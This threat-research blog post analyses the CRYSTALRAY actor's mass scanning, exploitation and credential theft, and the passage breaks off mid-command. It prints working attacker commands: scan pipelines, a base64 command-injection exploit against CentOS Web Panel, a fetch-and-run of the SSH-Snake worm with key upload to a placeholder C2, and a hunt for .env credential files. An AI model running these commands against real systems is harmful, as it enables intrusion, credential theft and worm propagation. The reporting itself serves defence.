CRYSTALRAY: Inside the Operations of a Rising Threat Actor Exploiting OSS Tools

sysdig.com/blog/crystalray-rising-threat-actor-exploiting-oss-tools/


July 11, 2024

The Sysdig Threat Research Team (TRT) continued observation of the SSH-Snake threat actor we first identified in February 2024. New discoveries showed that the threat actor behind the initial attack expanded its operations greatly, justifying an identifier to further track and report on the actor and campaigns: CRYSTALRAY. This actor previously leveraged the SSH-Snake open source software (OSS) penetration testing tool during a campaign exploiting Confluence vulnerabilities.

The team's latest observations show that CRYSTALRAY's operations have scaled 10x to over 1,500 victims and now include mass scanning, exploiting multiple vulnerabilities, and placing backdoors using multiple OSS security tools.

CRYSTALRAY's motivations are to collect and sell credentials, deploy cryptominers, and maintain persistence in victim environments. Some of the OSS tools the threat actor is leveraging include zmap, asn, httpx, nuclei, platypus, and SSH-Snake.

Released on 4 January 2024, SSH-Snake is a self-modifying worm that leverages SSH credentials discovered on a compromised system to start spreading itself throughout the network.
The worm automatically searches through known credential locations and shell history files to determine its next move.
By avoiding the easily detectable patterns associated with scripted attacks, the tool provides greater stealth, flexibility, configurability and more comprehensive credential discovery than typical SSH worms, therefore being more efficient and successful.



Technical Analysis

Reconnaissance processes and tools

CRYSTALRAY uses a lot of tools from the legitimate OSS organization, ProjectDiscovery. They include a package manager called pdtm to manage and maintain their open source tools which the attacker also uses. ProjectDiscovery has created a number of tools which we will see CRYSTALRAY abuse in their operations.

ASN

Rather than massive internet-wide ipv4 scans or very specific IP targets, CRYSTALRAY creates a range of IPs for specific countries to launch scans with more precision than a botnet, but less precision than an APT or ransomware attack. The United States and China combined for over 54% of the known targets.

The attacker takes advantage of the ASN tool. This script serves the purpose of having a quick OSINT command line tool at their disposal when investigating network data. It can be used as a recon tool by querying Shodan for data about any type of target (CIDR blocks/URLs/single IPs/hostnames). This will quickly give the user a complete breakdown of open ports, known vulnerabilities, known software and hardware running on the target, and more – all without ever sending a single packet to the target.

The attackers use it to generate IPv4/IPv6 CIDR blocks allocated to a given country by querying data from Marcel Bischoff's country-ip-blocks repo. This (below) would be an example for Mexico:

```
$> asn -c .mxCode language: Perl (perl)
```

The complete command to have a file ready for the automatization is as follows:

```
$> asn -j -c .mx | jq -r '.results[0].ipv4[]' > mx_cidr.txtCode language: JavaScript
(javascript)
```

Zmap

Once the targeted IP range is defined, CRYSTALRAY uses zmap to scan specific ports for vulnerable services. zmap is a single packet network scanner designed for internet-wide network surveys that is faster and has fewer false positives than nmap. The attacker uses zmap version 4.1.0 RC1 specifically because it allows multi-port scanning to be more efficient. The following command is a simple example:

```
zmap -p <list-ports> -o zmap_results.csv -w cidr.txt Code language: Perl (perl)
```

To show the complexity and knowledge of the zmap scan by this attacker, this is an example of the many we discovered.

```
zmap -p 80,8090,7001,61616 --output-module=csv --output-fields=saddr,sport --output-
filter='success=1 && repeat=0' --no-header-row -o port_80_8090_7001_61616.csv -w
cn_cidr.txt -b /etc/zmap/blocklist.conf -B 500MCode language: Perl (perl)
```

- -p 80,8090,7001,61616 → default ports for webservers, weblogic, and activemq.
- –output-module=csv
- –output-fields=saddr,sport
- –output-filter=’success=1 && repeat=0′
- –no-header-row → help automatization
- -o port_80_8090_7001_61616.csv
- -w cn_cidr.txt → source range IPs
- -b /etc/zmap/blocklist.conf
- -B 500M → bandwidth

We observed the attacker trying to discover many different services during their zmap scans:

- Activemq
- Confluence
- Metabase
- Weblogic
- Solr
- Openfire
- Rocketmq
- Laravel

Httpx

Once the attacker have the zmap results, they use httpx, a fast and multi-purpose HTTP toolkit that allows running multiple probes using the retryable http library. The httpx toolkit is designed to maintain result reliability with an increased number of threads. Basically, the tool can be used to verify if a domain is either live or a false positive before checking for known vulnerabilities.

```
cat zmap_results.csv | sed 's/,/:/g' | sort -u | httpx -t 10000 -rl 1000000 -o
httpx_output.txt -streamCode language: Perl (perl)
```

Nuclei

With these filtered results, the attackers perform a vulnerability scan using nuclei, a tool commonly used by many attackers. Nuclei is an open source vulnerability scanner that can operate at scale. With powerful and flexible templating, nuclei can be used to model all kinds of security checks.

Below is an example of the command used:

```
cat httpx_output.txt | grep 8090 | nuclei -tags confluence -s critical -bs 1000 -o
confluence_rce.txt -stats -stream -c 1 -rl 1000  Code language: Perl (perl)
```

Nuclei outputs which CVEs the target host is affected by. With these results, the attacker has a reliable list that can be used to proceed towards the exploitation phase of the attack.

Observed CVEs used by this attacker:


- CVE-2022-44877
- CVE-2021-3129
- CVE-2019-18394

Based on their exploitation patterns, CRYSTALRAY likely also took advantage of newer vulnerability tests for Confluence available in nuclei.

In some cases, they used nuclei tags argument to detect possible honeypots on ports where they scanned, to avoid launching their tools on those targets in order to remain undetected. An example of these honeypot detectors is this project, it is not clear if this one in particular was used.

```
cat 8098_http*.txt | grep 443 | sort -u | shuf | nuclei -tags honeypot -bs 1000 -c 1 -rl
100000 -o hpots.txt -stats -streamCode language: Perl (perl)
```

The screenshot below shows the refinement from where CRYSTALRAY started with their enumeration using zmap, then filtering with httpx, and finally down to a much smaller list using nuclei.




```
u[redacted]:~/Downloads$ head output_zmap_8090.csv
1[redacted]1,8090
1[redacted]090
1[redacted]11,8090
1[redacted]23,8090
1[redacted],8090
1[redacted]8,8090
1[redacted]3,8090
4[redacted]8090
4[redacted],8090
1[redacted],8090
u[redacted]:~/Downloads$ head output_zmap_8090_httpx.txt
https://1[redacted]9:8090
https://1[redacted]21:8090
https://1[redacted]11:8090
https://4[redacted]8090
https://4[redacted]090
https://4[redacted]8090
https://1[redacted]:8090
http://14[redacted]:8090
https://4[redacted]:8090
http://17[redacted]8090
us[redacted]~/Downloads$ head output_zmap_8090_nuclei_unique.txt
[CVE-2019-3396] [http] [critical] http://[redacted]41:8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]7:8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]:8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]:8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]:8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]:8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]7:8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]8:8090/rest/tinymce/1/macro/preview
[CVE-2019-3396] [http] [critical] http://[redacted]9:8090/rest/tinymce/1/macro/preview
```

2.098.848 IPs

732.667 IPs

1.861 IPs

In total, CRYSTALRAY managed to target more than 1,800 IPs during our research and, based on the data collected, this number may continue to grow. Below is the percentage of IPs per region affected by this campaign.



Initial Access

To gain access to its targets, CRYSTALRAY prefers to leverage existing vulnerability proof of concepts which they modify for their payload. Using the previously gathered list of targets, they perform checks to verify that those potential victims are vulnerable to the exploit they plan to use. The following commands are an example of how CRYSTALRAY conducts this process:

```
# Services vulnerable on port 2031

cat port_2031_httpx.txt | nuclei -s critical -tags centos -bs 500 -c 2 -rl 100000 -o
2031_nuclei.txt -stats -si 20 -stream

# Generate simple code to test the vulnerability

echo "curl ip.me" | base64

curl -X POST "https://<victim-IP>:2031/login/index.php?
login=$(echo${IFS}Y3VybCBpcC5tZQo=${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash)" -H "Host:
<victim-IP>:2031" -H "Cookie: cwpsrv-
2dbdc5905576590830494c54c04a1b01=6ahj1a6etv72ut1eaupietdk82" -H "Content-Length: 40" -H
"Origin: <victim-IP>:2031" -H "Content-Type: application/x-www-form-urlencoded" -H "User-
Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.0.0 Safari/537.36" -H "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9" -H "Referer: <victim-
IP>:2031/login/index.php?login=failed" -H "Accept-Encoding: gzip, deflate" -H "Accept-
Language: en" -H "Connection: close" --data-urlencode "username=root" --data-urlencode
"password=toor" --data-urlencode "commit=Login" -k Y3VybCBpcC5tZQo=

# Get the exploit from GitHub and run it to the victim

git clone https://github.com/Chocapikk/CVE-2022-44877

cd CVE-2022-44877

chmod +x script.sh

./script.sh scan <victim-IP>:2031

# Modified the script and upload to their automatization system.

nano script.shCode language: Perl (perl)
```


At the very end, CRYSTALRAY edits the downloaded exploit in order to add the malicious payload, which is often a Platypus or Sliver client. This process is very similar to the other exploits they leverage, all taking advantage of OSS tools and proof of concepts.

Lateral Movement

To impact as many resources as possible, attacks commonly conduct lateral movement once they achieve remote code execution (RCE). In this section, we will detail the tools and tactics CRYSTALRAY has successfully used to move laterally through victims' environments.

SSH-SNAKE


TRT has already reported on CRYSTALRAY's use of the OSS penetration testing tool SSH-SNAKE (two months after its release). SSH-SNAKE is a worm that uses ssh keys and credentials it discovers to propagate to new systems and repeat its processes. All the while, SSH-Snake sends captured keys and bash histories back to its C2 server.


Initial Access
Credential Access / Lateral Movement
Exploitation
Server A
Server B
Server C
B
C
1
Exploit Confluence vuln
2
Run SSH-Snake to search system for SSH keys
3
Use SSH keys to move to other servers and repeat the process
4
Exfiltrate sensitive data and create network map to compromise further

CRYSTALRAY ran the following command to send the results from victims to their C2:

```
if command -v curl >/dev/null 2>&1; then curl --max-time 100
https://raw.githubusercontent.com/MegaManSec/SSH-Snake/main/Snake.nocomments.sh | bash >
/tmp/ssh.txt; id=$(curl -4 ip.me); curl --max-time 100 --user '<creds>' --upload-file
"/tmp/ssh.txt" "<c2_server>/${id}_ssh.txt"; rm -f /tmp/ssh.txt; fiCode language: Perl (perl)
```

The image below is an example of SSH keys identified in the output of the SSH-Snake tool:



```
user@env-$ cat [redacted]_ssh.txt
                    __    __    __    __
                   / \  / \  / \  / ___________________/  __\/  __\/  __\/  __\____________________________,
___________________/ /__/ /__/ /__/ /_________________________________|
                  | / \   / \   / \   / \  \____                      |
                  |/   \_/   \_/   \_/   \    o \                     |
                                          \_____/--<                  |
       ---_ ......._-_--.                                             |
      (|\ /      / /| \  \                                ?           |
      / /     .'  -=-'   `.                              .            |
     / /    .'             )                            .             |
   _/ /   .'        _.)   /                _ .- ---- -- _   _______   |
  / o   o        _.-' /  .'             .-'              `-.{__-----. : |
  \          _.-'    / .'*|           /                   \       | | |
   \______.-'//    .'.' \*|          :       O     O       :      | | |
    \|  \ | //   .'.' _ |*|          /\                   /------' j |
     `   \|//  .'.'_ _ _|*|         { {/--.            .--\---------- |
      .  .// .'.' | _ _ \*|          \/ /  |-:- .___. -.-\  \ \       |
      \`-|\_/ /    \ _ _ \*\        / /\ \ | | { { \ \  } }  \ \      |
       `/`\__/      \ _ _ \*\      { {   \ \ |  \ \  \ \ /    } }     |
       /^|           \ _ _ \*       \ \   /\ \   \ \  /\ \   { {      |
      `  `            \ _ _ \        } } { { \ \  \ \/ / \ \  \ \     |
                       \_           / /   } }  \ \ }{ {    \ \ } }    |
 ____________________________      / /   { {     \ \{\ \    } { {     |
( Written for the mediocre. )     / /     } }     } }\\ \  / / \ \    |
(          By the mediocre. )    `-'     { {      `-`\ \`-'/ /   `-'  |
-----------------------------             `-'        `-' `-'          |
                  ^__^   o                                            |
         ________\)xx(  o      <https://github.com/MegaManSec/SSH-Snake> |
    \/\)         \)__(      By Joshua Rogers <https://joshua.hu/>     |
       | w----||  U                                                   |
       ||     ||                          GPL 3, of course.           |
_____________________-_____/^,___,-^\__________________--_____________/`
|-----------------------------------------|-------------------------------|
| Setting                                 | Value                         |
|-----------------------------------------|-------------------------------|
| ignore_user                             | 0                             |
| use_sudo                                | 1                             |
| ssh_timeout                             | 3                             |
| retry_count                             | 3                             |
| scan_paths                              |                               |
| scan_paths_depth                        | 3                             |
| interesting_users                       | root root                     |
| interesting_hosts                       | 127.0.0.1                     |
| interesting_dests                       |                               |
| ignored_users                           |                               |
| ignored_hosts                           |                               |
| ignored_dests                           |                               |
| ignored_key_files                       | *badcert.pem* *badkey.pem*    |
| custom_cmds                             |                               |
| use_combinate_interesting_users_hosts   | 1                             |
| use_combinate_users_hosts_aggressive    | 0                             |
| use_find_from_hosts                     | 1                             |
| use_find_from_last                      | 1                             |
| use_find_from_authorized_keys           | 1                             |
| use_find_from_known_hosts               | 1                             |
| use_find_from_ssh_config                | 1                             |
| use_find_from_bash_history              | 1                             |
| use_find_arp_neighbours                 | 1                             |
| use_find_d_block                        | 0                             |
| use_find_from_hashed_known_hosts        | 0                             |
| use_find_from_prev_dest                 | 1                             |
| use_find_from_ignore_list               | 0                             |
| use_retry_all_dests                     | 1                             |
|-----------------------------------------|-------------------------------|


[1708750376]root@1[redacted]
[1708750376]root@([redacted]:172.17.0.1)
[1708750376]root@1[redacted] Discovered usable private key in [/root/.ssh/id_ed25519]
[1708750376]root@1[redacted] EXTERNAL_MSG: KEY[/root/.ssh/id_ed25519]: LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGR
qRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUF[redacted]M
d0FBQUpBSStVUDFDUGxECjlRQUFBQXR0YzJn[redacted]b
DgwTWppTUFWR05Vcyt2clNyZkxaSXo3Q3NZL0ZPQWYyNjNSMDM4R3dBM0lLNXZOTgpBa0ZKL29rakYyNlVSQnFXNHFRdkFBQUFDM0p2YjNSQWRXSjFiblIxQVFJPQotLS0tLUVORCBPUEVOU1
NIIFBSSVZBVEUgS0VZLS0tLS0K
[1708750376]root@1[redacted] EXTERNAL_MSG: INFO: Beginning with 4 dests and 1 keys
[1708750376] root@[redacted][!/root/.ssh/id_ed25519]->root@[redacted] [line]: command-line: line 0: Bad configuration option: ControlPath
[1708750376] root@[redacted][!/root/.ssh/id_ed25519]->root@[redacted][line]: command-line: line 0: Bad configuration option: ControlPath
[1708750376] root@[redacted][!/root/.ssh/id_ed25519]->root@[redacted]e]: command-line: line 0: Bad configuration option: ControlPath
[1708750376] root@[redacted][!/root/.ssh/id_ed25519]->root@[redacted] [line]: command-line: line 0: Bad configuration option: ControlPath


-------------------------------------
```

Collection / Credential Access

Environment Credentials

Attackers don’t just want to move between servers accessible via SSH. TRT discovered that CRYSTALRAY tried to move to other platforms, such as cloud providers. Attackers are looking for credentials in environment variables, as TRT also reported in SCARLETEEL, to exponentially grow their impact. This credential discovery process is automatically performed on all devices to which the attacker gains access. The following commands are the way that attackers are getting the credentials and uploading them:

```
tmp=$(find / -type f -name "*.env" -o -name "*.env.bak" -o -name "*config.env" -o -name
"*.env.dist" -o -name "*.env.dev" -o -name "*.env.local" -o -name "*.env.backup" -o -name
